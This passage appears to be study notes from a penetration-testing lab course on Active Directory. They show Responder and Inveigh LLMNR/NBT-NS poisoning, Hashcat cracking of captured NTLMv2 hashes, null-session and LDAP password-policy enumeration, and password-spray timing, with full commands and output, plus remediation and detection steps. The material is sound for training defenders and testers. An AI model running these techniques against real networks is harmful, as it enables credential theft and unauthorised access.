authentication for the proxy. WPAD doesn't need to be
ON. This option is highly effective when combined with
-r. Default: False
--lm Force LM hashing downgrade for Windows XP/2003 and
earlier. Default: False
-v, --verbose Increase verbosity.
The -A flag puts you into analyze mode, allowing you to see NBT-NS, BROWSER, and LLMNR requests in the environment without poisoning any responses. You must always supply either an interface or an IP. Some common options you’ll typically want to use are -wf; this will start the WPAD rogue proxy server, while -f will attempt to fingerprint the remote host OS and version. You can use the -v flag for increased verbosity if you are running into issues, but this will lead to a lot of additional data printed to the console. Other options such as -F and -P can be used to force NTLM or Basic authentication and force proxy authentication, but may cause a login prompt, so they should be used sparingly. The use of the -w flag utilizes the built-in WPAD proxy server. This can be highly effective, especially in large organizations, because it will capture all HTTP requests by any users that launch Internet Explorer if the browser has Auto-detect settings enabled.
With this configuration shown above, Responder will listen and answer to any requests it sees on the wire. If you are successful and manage to capture a hash, Responder will print it out on screen and write it to a log file per host located in the /usr/share/responder/logs directory. Hashes are saved in the format (MODULE_NAME)-(HASH_TYPE)-(CLIENT_IP).txt, and one hash is printed to the console and stored in its associated log file unless -v mode is enabled. For example, a log file may look like SMB-NTLMv2-SSP-172.16.5.25. Hashes are also stored in a a SQLite DB that can be configured in the Responder.conf config file, typically located in /usr/share/responder unless you clone the Responder repo directly from GitHub.
You must run the tool with sudo privileges or as root and make sure the following ports are availabe on your attack host for it to function best.
UDP 137, UDP 138, UDP 53, UDP/TCP 389,TCP 1433, UDP 1434, TCP 80, TCP 135, TCP 139, TCP 445, TCP 21, TCP 3141,TCP 25, TCP 110, TCP 587, TCP 3128, Multicast UDP 5355 and 5353
If Responder successfully captured hashes, as seen below, you can find the hashes associated with each host/protocol in their own text file.
d41y@htb[/htb]$ ls
Analyzer-Session.log Responder-Session.log
Config-Responder.log SMB-NTLMv2-SSP-172.16.5.200.txt
HTTP-NTLMv2-172.16.5.200.txt SMB-NTLMv2-SSP-172.16.5.25.txt
Poisoners-Session.log SMB-NTLMv2-SSP-172.16.5.50.txt
Proxy-Auth-NTLMv2-172.16.5.200.txt
You can kick off a Responder session rather quickly:
sudo responder -I ens224
Once you obtained (enough) hashes, you can pass these to Hashcat using hash mode 5000 for NTLMv2 hashes that you typically obtain with Responder. You may at times obtain NTLMv1 hashes and other type of hashes and can consult the Hashcat example hashes page to identify them and find the proper hash mode. If you ever obtain a strange or unknown hash, this site is a great reference to help identify it.
d41y@htb[/htb]$ hashcat -m 5600 forend_ntlmv2 /usr/share/wordlists/rockyou.txt
hashcat (v6.1.1) starting...
<SNIP>
Dictionary cache hit:
* Filename..: /usr/share/wordlists/rockyou.txt
* Passwords.: 14344385
* Bytes.....: 139921507
* Keyspace..: 14344385
FOREND::INLANEFREIGHT:4af70a79938ddf8a:0f85ad1e80baa52d732719dbf62c34cc:010100000000000080f519d1432cd80136f3af14556f047800000000020008004900340046004e0001001e00570049004e002d0032004e004c005100420057004d00310054005000490004003400570049004e002d0032004e004c005100420057004d0031005400500049002e004900340046004e002e004c004f00430041004c00030014004900340046004e002e004c004f00430041004c00050014004900340046004e002e004c004f00430041004c000700080080f519d1432cd80106000400020000000800300030000000000000000000000000300000227f23c33f457eb40768939489f1d4f76e0e07a337ccfdd45a57d9b612691a800a001000000000000000000000000000000000000900220063006900660073002f003100370032002e00310036002e0035002e003200320035000000000000000000:Klmcargo2
Session..........: hashcat
Status...........: Cracked
Hash.Name........: NetNTLMv2
Hash.Target......: FOREND::INLANEFREIGHT:4af70a79938ddf8a:0f85ad1e80ba...000000
Time.Started.....: Mon Feb 28 15:20:30 2022 (11 secs)
Time.Estimated...: Mon Feb 28 15:20:41 2022 (0 secs)
Guess.Base.......: File (/usr/share/wordlists/rockyou.txt)
Guess.Queue......: 1/1 (100.00%)
Speed.#1.........: 1086.9 kH/s (2.64ms) @ Accel:1024 Loops:1 Thr:1 Vec:8
Recovered........: 1/1 (100.00%) Digests
Progress.........: 10967040/14344385 (76.46%)
Rejected.........: 0/10967040 (0.00%)
Restore.Point....: 10960896/14344385 (76.41%)
Restore.Sub.#1...: Salt:0 Amplifier:0-1 Iteration:0-1
Candidates.#1....: L0VEABLE -> Kittikat
Started: Mon Feb 28 15:20:29 2022
Stopped: Mon Feb 28 15:20:42 2022
LLMNR / NBT-NS Poisoning - from Windows
Inveigh
If you end up with a Windows host as your attack box, your client provides you with a Windows box to test from, or you land on a Windows host as a local admin via another method and would like to look to further your access, the tool Inveigh works similar to Responder, but is written in PowerShell and C#. Inveigh can listen to IPv4 and IPv6 and several other protocols, including LLMNR, DNS, mDNS, NBNS, DHCPv6, ICMPv6, HTTP, HTTPS, SMB, LDAP, WebDAV, and Proxy Auth.
You can get started with the PowerShell version as follows and then list all possible parameters.
PS C:\htb> Import-Module .\Inveigh.ps1
PS C:\htb> (Get-Command Invoke-Inveigh).Parameters
Key Value
--- -----
ADIDNSHostsIgnore System.Management.Automation.ParameterMetadata
KerberosHostHeader System.Management.Automation.ParameterMetadata
ProxyIgnore System.Management.Automation.ParameterMetadata
PcapTCP System.Management.Automation.ParameterMetadata
PcapUDP System.Management.Automation.ParameterMetadata
SpooferHostsReply System.Management.Automation.ParameterMetadata
SpooferHostsIgnore System.Management.Automation.ParameterMetadata
SpooferIPsReply System.Management.Automation.ParameterMetadata
SpooferIPsIgnore System.Management.Automation.ParameterMetadata
WPADDirectHosts System.Management.Automation.ParameterMetadata
WPADAuthIgnore System.Management.Automation.ParameterMetadata
ConsoleQueueLimit System.Management.Automation.ParameterMetadata
ConsoleStatus System.Management.Automation.ParameterMetadata
ADIDNSThreshold System.Management.Automation.ParameterMetadata
ADIDNSTTL System.Management.Automation.ParameterMetadata
DNSTTL System.Management.Automation.ParameterMetadata
HTTPPort System.Management.Automation.ParameterMetadata
HTTPSPort System.Management.Automation.ParameterMetadata
KerberosCount System.Management.Automation.ParameterMetadata
LLMNRTTL System.Management.Automation.ParameterMetadata
<SNIP>
Start Inveigh with LLMNR and NBNS poisoning, and output to the console and write to a file.
PS C:\htb> Invoke-Inveigh Y -NBNS Y -ConsoleOutput Y -FileOutput Y
[*] Inveigh 1.506 started at 2022-02-28T19:26:30
[+] Elevated Privilege Mode = Enabled
[+] Primary IP Address = 172.16.5.25
[+] Spoofer IP Address = 172.16.5.25
[+] ADIDNS Spoofer = Disabled
[+] DNS Spoofer = Enabled
[+] DNS TTL = 30 Seconds
[+] LLMNR Spoofer = Enabled
[+] LLMNR TTL = 30 Seconds
[+] mDNS Spoofer = Disabled
[+] NBNS Spoofer For Types 00,20 = Enabled
[+] NBNS TTL = 165 Seconds
[+] SMB Capture = Enabled
[+] HTTP Capture = Enabled
[+] HTTPS Certificate Issuer = Inveigh
[+] HTTPS Certificate CN = localhost
[+] HTTPS Capture = Enabled
[+] HTTP/HTTPS Authentication = NTLM
[+] WPAD Authentication = NTLM
[+] WPAD NTLM Authentication Ignore List = Firefox
[+] WPAD Response = Enabled
[+] Kerberos TGT Capture = Disabled
[+] Machine Account Capture = Disabled
[+] Console Output = Full
[+] File Output = Enabled
[+] Output Directory = C:\Tools
WARNING: [!] Run Stop-Inveigh to stop
[*] Press any key to stop console output
WARNING: [-] [2022-02-28T19:26:31] Error starting HTTP listener
WARNING: [!] [2022-02-28T19:26:31] Exception calling "Start" with "0" argument(s): "An attempt was made to access a
socket in a way forbidden by its access permissions" $HTTP_listener.Start()
[+] [2022-02-28T19:26:31] mDNS(QM) request academy-ea-web0.local received from 172.16.5.125 [spoofer disabled]
[+] [2022-02-28T19:26:31] mDNS(QM) request academy-ea-web0.local received from 172.16.5.125 [spoofer disabled]
[+] [2022-02-28T19:26:31] LLMNR request for academy-ea-web0 received from 172.16.5.125 [response sent]
[+] [2022-02-28T19:26:32] mDNS(QM) request academy-ea-web0.local received from 172.16.5.125 [spoofer disabled]
[+] [2022-02-28T19:26:32] mDNS(QM) request academy-ea-web0.local received from 172.16.5.125 [spoofer disabled]
[+] [2022-02-28T19:26:32] LLMNR request for academy-ea-web0 received from 172.16.5.125 [response sent]
[+] [2022-02-28T19:26:32] mDNS(QM) request academy-ea-web0.local received from 172.16.5.125 [spoofer disabled]
[+] [2022-02-28T19:26:32] mDNS(QM) request academy-ea-web0.local received from 172.16.5.125 [spoofer disabled]
[+] [2022-02-28T19:26:32] LLMNR request for academy-ea-web0 received from 172.16.5.125 [response sent]
[+] [2022-02-28T19:26:33] mDNS(QM) request academy-ea-web0.local received from 172.16.5.125 [spoofer disabled]
[+] [2022-02-28T19:26:33] mDNS(QM) request academy-ea-web0.local received from 172.16.5.125 [spoofer disabled]
[+] [2022-02-28T19:26:33] LLMNR request for academy-ea-web0 received from 172.16.5.125 [response sent]
[+] [2022-02-28T19:26:34] TCP(445) SYN packet detected from 172.16.5.125:56834
[+] [2022-02-28T19:26:34] SMB(445) negotiation request detected from 172.16.5.125:56834
[+] [2022-02-28T19:26:34] SMB(445) NTLM challenge 7E3B0E53ADB4AE51 sent to 172.16.5.125:56834
<SNIP>
You can see that you immediately begin getting LLMNR and mDNS requests.
C# Inveigh
The PowerShell version of Inveigh is the original version and is no longer updated. The tool author maintains the C# version, which combines the original PoC C# code and a C# port of most of the code from the PowerShell version. Before you can use the C# version of the tool, you have to compile the executable.
Running the C# version with the defaults and starting to capture hashes:
PS C:\htb> .\Inveigh.exe
[*] Inveigh 2.0.4 [Started 2022-02-28T20:03:28 | PID 6276]
[+] Packet Sniffer Addresses [IP 172.16.5.25 | IPv6 fe80::dcec:2831:712b:c9a3%8]
[+] Listener Addresses [IP 0.0.0.0 | IPv6 ::]
[+] Spoofer Reply Addresses [IP 172.16.5.25 | IPv6 fe80::dcec:2831:712b:c9a3%8]
[+] Spoofer Options [Repeat Enabled | Local Attacks Disabled]
[ ] DHCPv6
[+] DNS Packet Sniffer [Type A]
[ ] ICMPv6
[+] LLMNR Packet Sniffer [Type A]
[ ] MDNS
[ ] NBNS
[+] HTTP Listener [HTTPAuth NTLM | WPADAuth NTLM | Port 80]
[ ] HTTPS
[+] WebDAV [WebDAVAuth NTLM]
[ ] Proxy
[+] LDAP Listener [Port 389]
[+] SMB Packet Sniffer [Port 445]
[+] File Output [C:\Tools]
[+] Previous Session Files (Not Found)
[*] Press ESC to enter/exit interactive console
[!] Failed to start HTTP listener on port 80, check IP and port usage.
[!] Failed to start HTTPv6 listener on port 80, check IP and port usage.
[ ] [20:03:31] mDNS(QM)(A) request [academy-ea-web0.local] from 172.16.5.125 [disabled]
[ ] [20:03:31] mDNS(QM)(AAAA) request [academy-ea-web0.local] from 172.16.5.125 [disabled]
[ ] [20:03:31] mDNS(QM)(A) request [academy-ea-web0.local] from fe80::f098:4f63:8384:d1d0%8 [disabled]
[ ] [20:03:31] mDNS(QM)(AAAA) request [academy-ea-web0.local] from fe80::f098:4f63:8384:d1d0%8 [disabled]
[+] [20:03:31] LLMNR(A) request [academy-ea-web0] from 172.16.5.125 [response sent]
[-] [20:03:31] LLMNR(AAAA) request [academy-ea-web0] from 172.16.5.125 [type ignored]
[+] [20:03:31] LLMNR(A) request [academy-ea-web0] from fe80::f098:4f63:8384:d1d0%8 [response sent]
[-] [20:03:31] LLMNR(AAAA) request [academy-ea-web0] from fe80::f098:4f63:8384:d1d0%8 [type ignored]
[ ] [20:03:32] mDNS(QM)(A) request [academy-ea-web0.local] from 172.16.5.125 [disabled]
[ ] [20:03:32] mDNS(QM)(AAAA) request [academy-ea-web0.local] from 172.16.5.125 [disabled]
[ ] [20:03:32] mDNS(QM)(A) request [academy-ea-web0.local] from fe80::f098:4f63:8384:d1d0%8 [disabled]
[ ] [20:03:32] mDNS(QM)(AAAA) request [academy-ea-web0.local] from fe80::f098:4f63:8384:d1d0%8 [disabled]
[+] [20:03:32] LLMNR(A) request [academy-ea-web0] from 172.16.5.125 [response sent]
[-] [20:03:32] LLMNR(AAAA) request [academy-ea-web0] from 172.16.5.125 [type ignored]
[+] [20:03:32] LLMNR(A) request [academy-ea-web0] from fe80::f098:4f63:8384:d1d0%8 [response sent]
[-] [20:03:32] LLMNR(AAAA) request [academy-ea-web0] from fe80::f098:4f63:8384:d1d0%8 [type ignored]
As you can see, the tool starts and shows which options are enabled by default and which are not. The options with a [+] are default and enabled by default and the ones with a [ ] before them are disabled. The running console output also shows you which options are disabled and, therefore, responses are not being sent. You can also see the message Press ESC to enter/exit interactive console, which is very useful while running the tool. The console gives you access to captured credentials/hashes, allows you to stop Inveigh, and more.
You can hit the esc key to enter the console while Inveigh is running.
<SNIP>
[+] [20:10:24] LLMNR(A) request [academy-ea-web0] from 172.16.5.125 [response sent]
[+] [20:10:24] LLMNR(A) request [academy-ea-web0] from fe80::f098:4f63:8384:d1d0%8 [response sent]
[-] [20:10:24] LLMNR(AAAA) request [academy-ea-web0] from fe80::f098:4f63:8384:d1d0%8 [type ignored]
[-] [20:10:24] LLMNR(AAAA) request [academy-ea-web0] from 172.16.5.125 [type ignored]
[-] [20:10:24] LLMNR(AAAA) request [academy-ea-web0] from fe80::f098:4f63:8384:d1d0%8 [type ignored]
[-] [20:10:24] LLMNR(AAAA) request [academy-ea-web0] from 172.16.5.125 [type ignored]
[-] [20:10:24] LLMNR(AAAA) request [academy-ea-web0] from fe80::f098:4f63:8384:d1d0%8 [type ignored]
[-] [20:10:24] LLMNR(AAAA) request [academy-ea-web0] from 172.16.5.125 [type ignored]
[.] [20:10:24] TCP(1433) SYN packet from 172.16.5.125:61310
[.] [20:10:24] TCP(1433) SYN packet from 172.16.5.125:61311
C(0:0) NTLMv1(0:0) NTLMv2(3:9)> HELP
After typing HELP and hitting enter, you are presented with several options:
=============================================== Inveigh Console Commands ===============================================
Command Description
========================================================================================================================
GET CONSOLE | get queued console output
GET DHCPv6Leases | get DHCPv6 assigned IPv6 addresses
GET LOG | get log entries; add search string to filter results
GET NTLMV1 | get captured NTLMv1 hashes; add search string to filter results
GET NTLMV2 | get captured NTLMv2 hashes; add search string to filter results
GET NTLMV1UNIQUE | get one captured NTLMv1 hash per user; add search string to filter results
GET NTLMV2UNIQUE | get one captured NTLMv2 hash per user; add search string to filter results
GET NTLMV1USERNAMES | get usernames and source IPs/hostnames for captured NTLMv1 hashes
GET NTLMV2USERNAMES | get usernames and source IPs/hostnames for captured NTLMv2 hashes
GET CLEARTEXT | get captured cleartext credentials
GET CLEARTEXTUNIQUE | get unique captured cleartext credentials
GET REPLYTODOMAINS | get ReplyToDomains parameter startup values
GET REPLYTOHOSTS | get ReplyToHosts parameter startup values
GET REPLYTOIPS | get ReplyToIPs parameter startup values
GET REPLYTOMACS | get ReplyToMACs parameter startup values
GET IGNOREDOMAINS | get IgnoreDomains parameter startup values
GET IGNOREHOSTS | get IgnoreHosts parameter startup values
GET IGNOREIPS | get IgnoreIPs parameter startup values
GET IGNOREMACS | get IgnoreMACs parameter startup values
SET CONSOLE | set Console parameter value
HISTORY | get command history
RESUME | resume real time console output
STOP | stop Inveigh
You can quickly view unique captured hashes by typing GET NTLMV2UNIQUE.
================================================= Unique NTLMv2 Hashes =================================================
Hashes
========================================================================================================================
backupagent::INLANEFREIGHT:B5013246091943D7:16A41B703C8D4F8F6AF75C47C3B50CB5:01010000000000001DBF1816222DD801DF80FE7D54E898EF0000000002001A0049004E004C0041004E004500460052004500490047004800540001001E00410043004100440045004D0059002D00450041002D004D005300300031000400260049004E004C0041004E00450046005200450049004700480054002E004C004F00430041004C0003004600410043004100440045004D0059002D00450041002D004D005300300031002E0049004E004C0041004E00450046005200450049004700480054002E004C004F00430041004C000500260049004E004C0041004E00450046005200450049004700480054002E004C004F00430041004C00070008001DBF1816222DD8010600040002000000080030003000000000000000000000000030000004A1520CE1551E8776ADA0B3AC0176A96E0E200F3E0D608F0103EC5C3D5F22E80A001000000000000000000000000000000000000900200063006900660073002F003100370032002E00310036002E0035002E00320035000000000000000000
forend::INLANEFREIGHT:32FD89BD78804B04:DFEB0C724F3ECE90E42BAF061B78BFE2:010100000000000016010623222DD801B9083B0DCEE1D9520000000002001A0049004E004C0041004E004500460052004500490047004800540001001E00410043004100440045004D0059002D00450041002D004D005300300031000400260049004E004C0041004E00450046005200450049004700480054002E004C004F00430041004C0003004600410043004100440045004D0059002D00450041002D004D005300300031002E0049004E004C0041004E00450046005200450049004700480054002E004C004F00430041004C000500260049004E004C0041004E00450046005200450049004700480054002E004C004F00430041004C000700080016010623222DD8010600040002000000080030003000000000000000000000000030000004A1520CE1551E8776ADA0B3AC0176A96E0E200F3E0D608F0103EC5C3D5F22E80A001000000000000000000000000000000000000900200063006900660073002F003100370032002E00310036002E0035002E00320035000000000000000000
<SNIP>
You can type in GET NTLMV2USERNAMES and see which usernames you have collected. This is helpful if you want a listing of users to perform additional enumeration against and see which are worth attempting tp crack offline using Hashcat.
=================================================== NTLMv2 Usernames ===================================================
IP Address Host Username Challenge
========================================================================================================================
172.16.5.125 | ACADEMY-EA-FILE | INLANEFREIGHT\backupagent | B5013246091943D7
172.16.5.125 | ACADEMY-EA-FILE | INLANEFREIGHT\forend | 32FD89BD78804B04
172.16.5.125 | ACADEMY-EA-FILE | INLANEFREIGHT\clusteragent | 28BF08D82FA998E4
172.16.5.125 | ACADEMY-EA-FILE | INLANEFREIGHT\wley | 277AC2ED022DB4F7
172.16.5.125 | ACADEMY-EA-FILE | INLANEFREIGHT\svc_qualys
Remediation
Mitre ATT&CK lists this technique as ID: T1557.001, Adversary-in-the-Middle: LLMNR/NBT-NS Poisoning and SMB Relay.
There are a few ways to mitigate this attack. To ensure that these spoofing attacks are not possible, you can disable LLMNR and NBT-NS. As a word of caution, it is always worth slowly testing out a significant change like this to your environment carefully before rolling it out fully.
You can disable LLMNR in Group Policy by going to Computer Configuration -> Administrative Templates -> Network -> DNS Client and enabling “Turn OFF Multicast Name Resolution”.
NBT-NS cannot be disabled via Group Policy but must be disabled locally on each host. You can do this by opening “Network and Sharing Center” und Control Panel, clicking on Change adapter settings, right-clicking on the adapter to view its properties, selecting Internet Protocol Version 4 (TCP/IP), and clicking the Properties button, then clicking on Advanced and selecting the WINS tab and finally selecting Disbale NetBIOS over TCP/IP.
While it is not possible to disable NBT-NS directly via GPO, you can create a PowerShell script under Computer Configuration -> Windows Settings -> Script (Startup/Shutdown) -> Startup with something like the following:
$regkey = "HKLM:SYSTEM\CurrentControlSet\services\NetBT\Parameters\Interfaces"
Get-ChildItem $regkey |foreach { Set-ItemProperty -Path "$regkey\$($_.pschildname)" -Name NetbiosOptions -Value 2 -Verbose}
In the Local Group Policy Editor, you will need to double click on Startup, choose the PowerShell Scripts tab, and select “For this GPO, run scripts in the following order” to Run Windows PowerShell scripts first, and then click on Add and choose the script. For these changes to occur, you would have to either reboot the target system or restart the network adapter.
To push this out to all hosts in a domain, you would create a GPO using Group Policy Management on the DC and host the script on the SYSVOL share in the scripts folder and then call it via its UNC path such as:
\\inlanefreight.local\SYSVOL\INLANEFREIGHT.LOCAL\scripts
Other mitigations include filtering network traffic to block LLMNR/NetBIOS traffic and enabling SMB Signing to prevent NTLM relay attacks. Network intrusion detection and prevention systems can also be used to mitigate this activity, while network segmentation can be used to isolate hosts that require LLMNR or NetBIOS enabled to operate correctly.
Detection
It is not always possible to disable LLMNR and NetBIOS, and therefore you need ways to detect this type of attack behavior. One way is to use the attack against the attackers by injecting LLMNR and NBT-NS requests for non-existent hosts across different subnets and alerting if any of the responses receive answers which would be indicative of an attacker spoofing name resolution responses. Read this.
Furthermore, hosts can be monitored for traffic on ports UDP 5355 and 137, and event IDs 4697 and 7045 can be monitored for. Finally, you can monitor the registry key HKLM\Software\Policies\Microsoft\Windows NT\DNSClient for changes to the EnableMulticast DWORD value. A value of 0 would mean that LLMNR is disabled.
User Hunting
Enumerating & Retrieving Password Policies
Credentialed
With valid domain credentials, the password policy can be obtained remotely using tools such as CrackMapExec or rpcclient.
d41y@htb[/htb]$ crackmapexec smb 172.16.5.5 -u avazquez -p Password123 --pass-pol
SMB 172.16.5.5 445 ACADEMY-EA-DC01 [*] Windows 10.0 Build 17763 x64 (name:ACADEMY-EA-DC01) (domain:INLANEFREIGHT.LOCAL) (signing:True) (SMBv1:False)
SMB 172.16.5.5 445 ACADEMY-EA-DC01 [+] INLANEFREIGHT.LOCAL\avazquez:Password123
SMB 172.16.5.5 445 ACADEMY-EA-DC01 [+] Dumping password info for domain: INLANEFREIGHT
SMB 172.16.5.5 445 ACADEMY-EA-DC01 Minimum password length: 8
SMB 172.16.5.5 445 ACADEMY-EA-DC01 Password history length: 24
SMB 172.16.5.5 445 ACADEMY-EA-DC01 Maximum password age: Not Set
SMB 172.16.5.5 445 ACADEMY-EA-DC01
SMB 172.16.5.5 445 ACADEMY-EA-DC01 Password Complexity Flags: 000001
SMB 172.16.5.5 445 ACADEMY-EA-DC01 Domain Refuse Password Change: 0
SMB 172.16.5.5 445 ACADEMY-EA-DC01 Domain Password Store Cleartext: 0
SMB 172.16.5.5 445 ACADEMY-EA-DC01 Domain Password Lockout Admins: 0
SMB 172.16.5.5 445 ACADEMY-EA-DC01 Domain Password No Clear Change: 0
SMB 172.16.5.5 445 ACADEMY-EA-DC01 Domain Password No Anon Change: 0
SMB 172.16.5.5 445 ACADEMY-EA-DC01 Domain Password Complex: 1
SMB 172.16.5.5 445 ACADEMY-EA-DC01
SMB 172.16.5.5 445 ACADEMY-EA-DC01 Minimum password age: 1 day 4 minutes
SMB 172.16.5.5 445 ACADEMY-EA-DC01 Reset Account Lockout Counter: 30 minutes
SMB 172.16.5.5 445 ACADEMY-EA-DC01 Locked Account Duration: 30 minutes
SMB 172.16.5.5 445 ACADEMY-EA-DC01 Account Lockout Threshold: 5
SMB 172.16.5.5 445 ACADEMY-EA-DC01 Forced Log off Time: Not Set
Enumerating SMB NULL Sessions - from Linux
Without credentials, you may be able to obtain the password policy via an SMB NULL session or LDAP anonymous bind. SMB NULL sessions allow an unauthenticated attacker to retrieve information from the domain, such as a complete listing of users, groups, computers, user account attributes, and the domain password policy. SMB NULL session misconfigurations are often the result of legacy DC being upgraded in place, ultimately bringing along insecure configurations, which existed by default in older versions of Windows Server.
When creating a domain in earlier versions of Windows Server, anonymous access was granted to certain shares, which allowed for domain enumeration. An SMB NULL session can be enumerated easily. For enumeration, you can use tools such as enum4linux, CrackMapExec, rpcclient, etc.
You can use rpcclient to check a DC for SMB NULL session access.
Once connected, you can issue an RPC command such as querydominfo to obtain information about the domain and confirm NULL session access.
d41y@htb[/htb]$ rpcclient -U "" -N 172.16.5.5
rpcclient $> querydominfo
Domain: INLANEFREIGHT
Server:
Comment:
Total Users: 3650
Total Groups: 0
Total Aliases: 37
Sequence No: 1
Force Logoff: -1
Domain Server State: 0x1
Server Role: ROLE_DOMAIN_PDC
Unknown 3: 0x1
You can also obtain the password policy. You can see that the password policy is relatively weak, allowing a minimum password of 8 chars.
rpcclient $> querydominfo
Domain: INLANEFREIGHT
Server:
Comment:
Total Users: 3650
Total Groups: 0
Total Aliases: 37
Sequence No: 1
Force Logoff: -1
Domain Server State: 0x1
Server Role: ROLE_DOMAIN_PDC
Unknown 3: 0x1
rpcclient $> getdompwinfo
min_password_length: 8
password_properties: 0x00000001
DOMAIN_PASSWORD_COMPLEX
Enum4linux is a tool built around the Samba suite of tools nmblookup, net, rpcclient and smbclient to use for enumeration of Windows hosts and domains.
d41y@htb[/htb]$ enum4linux -P 172.16.5.5
<SNIP>
==================================================
| Password Policy Information for 172.16.5.5 |
==================================================
[+] Attaching to 172.16.5.5 using a NULL share
[+] Trying protocol 139/SMB...
[!] Protocol failed: Cannot request session (Called Name:172.16.5.5)
[+] Trying protocol 445/SMB...
[+] Found domain(s):
[+] INLANEFREIGHT
[+] Builtin
[+] Password Info for Domain: INLANEFREIGHT
[+] Minimum password length: 8
[+] Password history length: 24
[+] Maximum password age: Not Set
[+] Password Complexity Flags: 000001
[+] Domain Refuse Password Change: 0
[+] Domain Password Store Cleartext: 0
[+] Domain Password Lockout Admins: 0
[+] Domain Password No Clear Change: 0
[+] Domain Password No Anon Change: 0
[+] Domain Password Complex: 1
[+] Minimum password age: 1 day 4 minutes
[+] Reset Account Lockout Counter: 30 minutes
[+] Locked Account Duration: 30 minutes
[+] Account Lockout Threshold: 5
[+] Forced Log off Time: Not Set
[+] Retieved partial password policy with rpcclient:
Password Complexity: Enabled
Minimum Password Length: 8
enum4linux complete on Tue Feb 22 17:39:29 2022
The tool enum4linux-ng is a rewrite of enum4linux in Python, but has additional features such as the ability to export data as YAML or JSON files which can later be used to process the data further or feed it to other tools.
d41y@htb[/htb]$ enum4linux-ng -P 172.16.5.5 -oA ilfreight
ENUM4LINUX - next generation
<SNIP>
=======================================
| RPC Session Check on 172.16.5.5 |
=======================================
[*] Check for null session
[+] Server allows session using username '', password ''
[*] Check for random user session
[-] Could not establish random user session: STATUS_LOGON_FAILURE
=================================================
| Domain Information via RPC for 172.16.5.5 |
=================================================
[+] Domain: INLANEFREIGHT
[+] SID: S-1-5-21-3842939050-3880317879-2865463114
[+] Host is part of a domain (not a workgroup)
=========================================================
| Domain Information via SMB session for 172.16.5.5 |
========================================================
[*] Enumerating via unauthenticated SMB session on 445/tcp
[+] Found domain information via SMB
NetBIOS computer name: ACADEMY-EA-DC01
NetBIOS domain name: INLANEFREIGHT
DNS domain: INLANEFREIGHT.LOCAL
FQDN: ACADEMY-EA-DC01.INLANEFREIGHT.LOCAL
=======================================
| Policies via RPC for 172.16.5.5 |
=======================================
[*] Trying port 445/tcp
[+] Found policy:
domain_password_information:
pw_history_length: 24
min_pw_length: 8
min_pw_age: 1 day 4 minutes
max_pw_age: not set
pw_properties:
- DOMAIN_PASSWORD_COMPLEX: true
- DOMAIN_PASSWORD_NO_ANON_CHANGE: false
- DOMAIN_PASSWORD_NO_CLEAR_CHANGE: false
- DOMAIN_PASSWORD_LOCKOUT_ADMINS: false
- DOMAIN_PASSWORD_PASSWORD_STORE_CLEARTEXT: false
- DOMAIN_PASSWORD_REFUSE_PASSWORD_CHANGE: false
domain_lockout_information:
lockout_observation_window: 30 minutes
lockout_duration: 30 minutes
lockout_threshold: 5
domain_logoff_information:
force_logoff_time: not set
Completed after 5.41 seconds
Enum4linux-ng provided you with a bit clearer output and handy JSON and YAML output using the -oA flag.
d41y@htb[/htb]$ cat ilfreight.json
{
"target": {
"host": "172.16.5.5",
"workgroup": ""
},
"credentials": {
"user": "",
"password": "",
"random_user": "yxditqpc"
},
"services": {
"SMB": {
"port": 445,
"accessible": true
},
"SMB over NetBIOS": {
"port": 139,
"accessible": true
}
},
"smb_dialects": {
"SMB 1.0": false,
"SMB 2.02": true,
"SMB 2.1": true,
"SMB 3.0": true,
"SMB1 only": false,
"Preferred dialect": "SMB 3.0",
"SMB signing required": true
},
"sessions_possible": true,
"null_session_possible": true,
<SNIP>
Enumerating SMB NULL Sessions - from Windows
It is less common to do this type of null session attack from Windows, but you could use the command net use \\host\ipc$ "" /u:"" to establish a null session from a Windows machine and confirm if you can perform more of this type of attack.
C:\htb> net use \\DC01\ipc$ "" /u:""
The command completed successfully.
You can also use a username/password combination to attempt to connect.
C:\htb> net use \\DC01\ipc$ "" /u:guest
System error 1331 has occurred.
This user can't sign in because this account is currently disabled.
C:\htb> net use \\DC01\ipc$ "password" /u:guest
System error 1326 has occurred.
The user name or password is incorrect.
C:\htb> net use \\DC01\ipc$ "password" /u:guest
System error 1909 has occurred.
The referenced account is currently locked out and may not be logged on to.
Enumerating Password Policy - from Linux
LDAP anonymous binds allow unauthenticated attackers to retrieve information from the domain, such as a complete listing of users, groups, computers, user account attributes, and the domain password policy. This is a legacy configuration, and as of Windows Server 2003, only authenticated users are permitted to initiate LDAP requests. You still see this configuration from time to time as an admin may have needed to set up particular application to allow anonymous binds and given out more than the intended amount of access, thereby giving unauthenticated users access to all objects in AD.
With an LDAP anonymous bind, you can use LDAP-specific enumeration tools such as windapsearch.py, ldapsearch, ad-ldapdomaindump.py, etc., to pull the password policy. With ldapsearch, it can be a bit cumbersome but doable. One example command to get the password policy is as follows:
d41y@htb[/htb]$ ldapsearch -h 172.16.5.5 -x -b "DC=INLANEFREIGHT,DC=LOCAL" -s sub "*" | grep -m 1 -B 10 pwdHistoryLength
forceLogoff: -9223372036854775808
lockoutDuration: -18000000000
lockOutObservationWindow: -18000000000
lockoutThreshold: 5
maxPwdAge: -9223372036854775808
minPwdAge: -864000000000
minPwdLength: 8
modifiedCountAtLastProm: 0
nextRid: 1002
pwdProperties: 1
pwdHistoryLength: 24
Here you can see the minimum password length of 8, lockout threshold of 5, and password complexity is set.
Enumerating Password Policy - from Windows
If you can authenticate to the domain from a Windows host, you can use the built-in Windows binaries such as net.exe to retrieve the password policy. You can also use various tools such as PowerView, CrackMapExec ported to Windows, SharpMapExec, SharpView, etc.
Using built-in commands is helpful if you land on a Windows system and cannot transfer tools to it, or you are positioned on a Windows system by the client, but have no way of getting tools onto it. One example using the built-in net.exe binary is:
C:\htb> net accounts
Force user logoff how long after time expires?: Never
Minimum password age (days): 1
Maximum password age (days): Unlimited
Minimum password length: 8
Length of password history maintained: 24
Lockout threshold: 5
Lockout duration (minutes): 30
Lockout observation window (minutes): 30
Computer role: SERVER
The command completed successfully.
Here you can glean the following information:
- passwords never expire
- the minimum password length is 8 so weak passwords are likely in use
- the lockout threshold is 5 wrong passwords
- accounts remained locked out for 30 minutes
This password policy is excellent for password spraying. The eight-character minimum means that you can try common weak passwords such as Welcome1. The lockout threshold of 5 means that you can attempt 2-3 sprays every 31 minutes without the risk of locking out any accounts. If an account has been locked out, it will automatically unlock after 30 minutes, but you should avoid locking out ANY accounts at all costs.
PowerView is also quite handy for this:
PS C:\htb> import-module .\PowerView.ps1
PS C:\htb> Get-DomainPolicy
Unicode : @{Unicode=yes}
